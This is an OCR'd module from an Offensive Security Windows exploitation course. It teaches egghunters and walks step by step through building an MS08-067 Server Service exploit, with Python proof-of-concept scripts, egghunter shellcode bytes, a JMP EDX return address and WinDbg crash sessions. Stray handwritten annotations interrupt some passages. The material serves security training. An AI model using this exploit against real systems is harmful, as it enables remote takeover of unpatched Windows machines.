
Offensive Security

Advanced Windows Exploitation Techniques

v.1.1



Contents

Introduction

Exploiting software vulnerabilities in order to gain code execution is probably the most powerful and direct attack vector available to a security professional. Nothing beats whipping out an exploit and getting an immediate shell on your target.

As the IT industry matures and security technologies advance, exploitation of modern popular software has become more difficult, and has definitely raised the bar for penetration testers and vulnerability researchers alike.

In this course we will examine five recent vulnerabilities in major software, which required extreme memory manipulation to exploit. We will dive deep into each scenario and gain a firm understaning of Advanced Windows Exploitation.

Module 0x01 Egghunters

Lab Objectives

- **Understanding Egghunters**
- **Understanding and using Egghunters in limited space environments**
- **Exploiting MS08-067 vulnerability using an Egghunter**

Overview

An egghunter is a short piece of code which is safely able to search the Virtual Address Space for an egg, a short string signifying the beginning of a larger payload. The egghunter code will usually include an error handling mechanism for dealing with access to non-allocated memory ranges.


The following code is *Matt Millers* egghunter implementation[1]:

```
We use edx for the counter to scan the memory.

loop_inc_page:
        or dx, 0x0fff           : Go to last address in page n (this could also be used to
                                : XOR EDX and set the counter to 00000000)
loop_inc_one:
        inc edx                 : Go to first address in page n+1
loop_check:
        push edx                : save edx which holds our current memory location
        push 0x2, pop eax       : initialize the call to NtAccessCheckAndAuditAlarm
        int 0x2e                : perform the system call
        cmp al,05               : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
        pop edx                 : restore edx to check later the content of pointed address
loop_check_8_valid:
        je loop_inc_page        : if access violation encountered, go to next page
is_egg:
        mov eax, 0x57303054     : load egg (W00T in this example)
        mov edi, edx            : initializes pointer with current checked address
        scasd                   : Compare eax with doubleword at edi and set status flags
        jnz loop_inc_one        : No match, we will increase our memory counter by one
        scads                   : first part of the egg detected, check for  the second part
        jnz loop_inc_one        : No match, we found just a location with half an egg
matched:
        jmp edi                 : edi points to the first byte of our 3rd stage code, let's go!
```

[Matt Millers egghunter implementation] http://www.hick.org/code/skape/shellcode/win32/egghunt_syscall.c

[1] "Safely Searching Process Virtual Address Space" (skape 2004) http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf

The following diagram depicts the functionality of Matt Millers' egghunter.




Take some time to examine the code and corresponding diagram to understand the egghunters method of operation. This will become clearer once we see the egghunter in action.

Two Stage Shellcode
(1) small space. Searches for Egg. Jmp to Egg
(2) Larger Segment. has egg → shellcode


Exercise

A good egg hunter is
(1) Robust
(2) Fast
(3) Reliable? Stable
— They like WootWoot Egghunters use Two DWORDs as Egg

1) Get familiar with an Egghunter. Open Egghunter.exe in Ollydbg and pass it the "test" parameter as shown below.



2) follow the execution of the egghunter, which is located at 00401030 (place a breakpoint there) by pressing F8.



MS08-067 Vulnerability

The Vulnerability reported in the *MS08-067* bulletin affected the Server Service on Windows systems allowing attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization[2].

This vulnerability was exploited in the wild by the Gimmiv.A worm, which propagated automatically through networks, compromising machines, finding cached passwords in a number of locations and then sending them off to a remote server.

MS08-067 Case Study: crashing the service

Now that we have the basic concept egghunters, let's analyze the following POC[3]:

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*******************************************************"
print "**********        MS08-67 Win2k3 SP2        **********"
print "**********      offensive-security.com      **********"
print "**********    ryujin&muts --- 11/30/2008    **********"
print "*******************************************************"


try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
```

[2] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

[3] To run the stub exploit you will need to download and install the impacket python module from

http://oss.coresecurity.com/projects/impacket.html


```
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\xCC'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count

stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*74                          # STUB OVERWRITE

stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08067_0x1.py Source Code

In the above POC you should focus your attention on the following points:

- ***stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'*** - this is the evil path which triggers the overflow;
- ***stub+='\x41'*74*** - this string will overwrite the return address.

Now, let's fire Windbg, attach the *svchost.exe* process responsible for the *Server Service* and analyze the crash. Note: You can choose the right *svchost.exe* process to attach by opening the sub-tree of each *svchost* process in Windbg Attach Window and searching for Server service. If you can't see it, *"Process Explorer"*[4] from *Sysinternals* can help you find the right *PID*.

[4] http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

```
root@bt # ./MS08067_0x1.py 172.16.30.2
*******************************************************
**********          MS08-67 Win2k3 SP2          ***********
**********        offensive-security.com         **********
**********      ryujin&muts --- 11/30/2008       **********
*******************************************************
Firing payload...


(3c0.714): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41414141 esp=00f7f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

MS08067_0x1.py WinDbg Session

The *Server Service* crashed, a function return address has been overwritten and we can control execution flow (EIP can be controlled by our evil string).




Figure 1: Return address completely overwritten by evil buffer

MS08-067 Case Study: finding the right offset

We now must find the exact offset needed to control *EIP*. We will use the *pattern_create* tool from Metasploit to create a unique string that will help us to identify the offset:

```
root@bt # /root/framework-3.2/tools/pattern_create.rb 74
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac

[...]
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac'
[...]
```

Finding the right offset replacing part of the buffer with a pattern string

We replace the "A" string with the above pattern to obtain our new *POC* in which we changed only the part of the buffer overwriting the return address. Running the new POC we discover that the offset is 18 Bytes:


```
root@bt # ./MS08067_0x2.py 172.16.30.2
*******************************************************
**********        MS08-67 Win2k3 SP2         ***********
**********      offensive-security.com        **********
**********    ryujin&muts --- 11/30/2008      **********
*******************************************************
Firing payload...


(1d0.39c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61413761 ebx=00f7005c ecx=00f7f4b2 edx=00f7f508 esi=00f7f4b6 edi=00f7f464
eip=41366141 esp=00f7f47c ebp=35614134 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41366141 ??              ???


root@bt # /root/framework-3.2/tools/pattern_offset.rb 41366141
18
```

Offset Discovered

Ecx shall write to

we can write ebp

Nasm shell



Registers

Customize...

Reg	Value
fs	3b
edi	f7f464
esi	f7f4b6
ebx	f7005c
edx	f7f508
ecx	f7f4b2
eax	61413761
ebp	35614134
eip	41366141
efl	10246
esp	f7f47c
gs	0
es	23
ds	23
cs	1b

Figure 2: Unique pattern overwrites return address with value 0x41366141

Exercise

1) Repeat the required steps in order to obtain the offset needed to overwrite the return address.

MS08-067 Case Study: from POC to Exploit


After changing the buffer in the previous POC with the following and crashing the *Server Service* once again...

```
stub+='\x41'*18 + '\x42'*4 + '\x43'*44 + '\x44'*4 + '\x45'*4  # 74 Bytes
```

Confirming offset to overwrite EIP

we come to the following conclusions:

- An 18 byte offset is needed to control EIP (EIP=42424242 as expected);



Registers

Customize...

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	130f464
esi	130f4b6
ebx	130005c
edx	130f508
ecx	130f4b2
eax	43434343
ebp	41414141
eip	42424242
cs	1b
efl	10246
esp	130f47c

Figure 3: EDX points to part of the controlled buffer

- More than one register points to a part of the controlled buffer;
- The evil buffer is, for some reason, doubled on the stack and, moreover, the 4 bytes pointed by *EDX* (0x013f508 and the following 4 bytes) are a copy of the last 8 bytes in our 74 bytes buffer;




Figure 4: Evil buffer doubled on the stack

- We don't have enough space to store shellcode in a memory area pointed by any of the registers. If we use a *JMP EDX* instruction as a return address, the memory space between the address overwriting EIP (0x42424242 at 0x130f4ce) and the "landing zone" address (0x44444444 at 0x130f508), is enough to store an egghunter (58 Bytes).




Figure 5: Owned return address on the stack




Figure 6: Memory space between return address and the "landing zone"

At the beginning of the buffer we stored a 28 byte *0xCC* string inside the *"Server UNC"* packet field. The Server UNC field was tested as a candidate to store our shellcode[5]. Try thinking about the following scenario:

1. We store the egghunter just after our RET;
2. We exploit the *EDX* register to jump to the end of the controlled buffer;
3. We short jmp back to the beginning of the egghunter to execute it;
4. The egghunter searches for the real shellcode, jumps into it and executes it.




Figure 7: Attack scenario using egghunter

[5] http://msdn.microsoft.com/en-us/library/aa365247.aspx

Controlling the Execution Flow

According to the egghunter approach we chose in the previous paragraph, we need to find a *JMP EDX* address to redirect execution flow into our controlled buffer. Let's search for one inside *ntdll.dll* using Windbg:

```
nasm > jmp edx
00000000  FFE2              jmp edx

0:045> !dlls -c ntdll.dll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size       0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex   0x00000000
             LDRP_IMAGE_DLL
             LDRP_ENTRY_PROCESSED

0:045> s 0x7c800000 Lc0000 ff e2
7c808ab0  ff e2 04 00 56 e8 42 af-00 00 85 c0 59 0f 85 ec  ....V.B.....Y...
```

Searching for "JMP EDX"

We first look up the *ntdll* base address and size, and then search for our opcode in the resulting address space (*0x7c800000 + 0xc0000*). Let's now rebuild our stub exploit and include the RET and *Millers'* egghunter:

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*******************************************************"
print "**********        MS08-67 Win2k3 SP2        ***********"
print "**********      offensive-security.com       **********"
print "**********    ryujin&muts --- 11/30/2008     **********"
print "*******************************************************"

try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
```

```
stub+='\x10\x00\x00\x00'        # Actual count
stub+='n00bn00b' + '\xCC'*20    # Server Unc -> Length in Bytes = (Max Count*2) - 4
stub+='\x00\x00\x00\x00'        # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x2f\x00\x00\x00'        # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*18                 # Padding
stub+='\xb0\x8a\x80\x7c'        # 7c808ab0 JMP EDX (ffe2)

# offset to "DROP ZONE" is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12                 # Nop sled 12 Bytes

# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\x43\x43\x43\x43'        # DROP ZONE
stub+='\x44\x44\x44\x44'
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'        # Padding
stub+='\x02\x00\x00\x00'        # Max Buf
stub+='\x02\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x02\x00\x00\x00'        # Actual Count
stub+='\x5c\x00\x00\x00'        # Prefix
stub+='\x01\x00\x00\x00'        # Pointer to pathtype
stub+='\x01\x00\x00\x00'        # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08067_0x3 Source Code

In our previous source code we included the pattern to be searched by the egghunter at the beginning of our fake shellcode (*stub+='n00bn00b' + '\xCC'*20*).

egg

visualize SEH chain

!exchain

Let's set a break point on *JMP EDX*, run our new exploit and see if we land inside the "Drop Zone":

```
0:039> bp 7c808ab0
0:039> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:039> g

root@bt # ./MS08067_0x3.py 172.16.30.2
*******************************************************
**********          MS08-67 Win2k3 SP2          ***********
**********        offensive-security.com         **********
**********      ryujin&muts --- 11/30/2008       **********
*******************************************************
Firing payload...

Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2             jmp     edx {0064f508}

Stepping into to check landing zone:
0:013> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43               inc     ebx
```

MS08067_0x3 Windbg Session

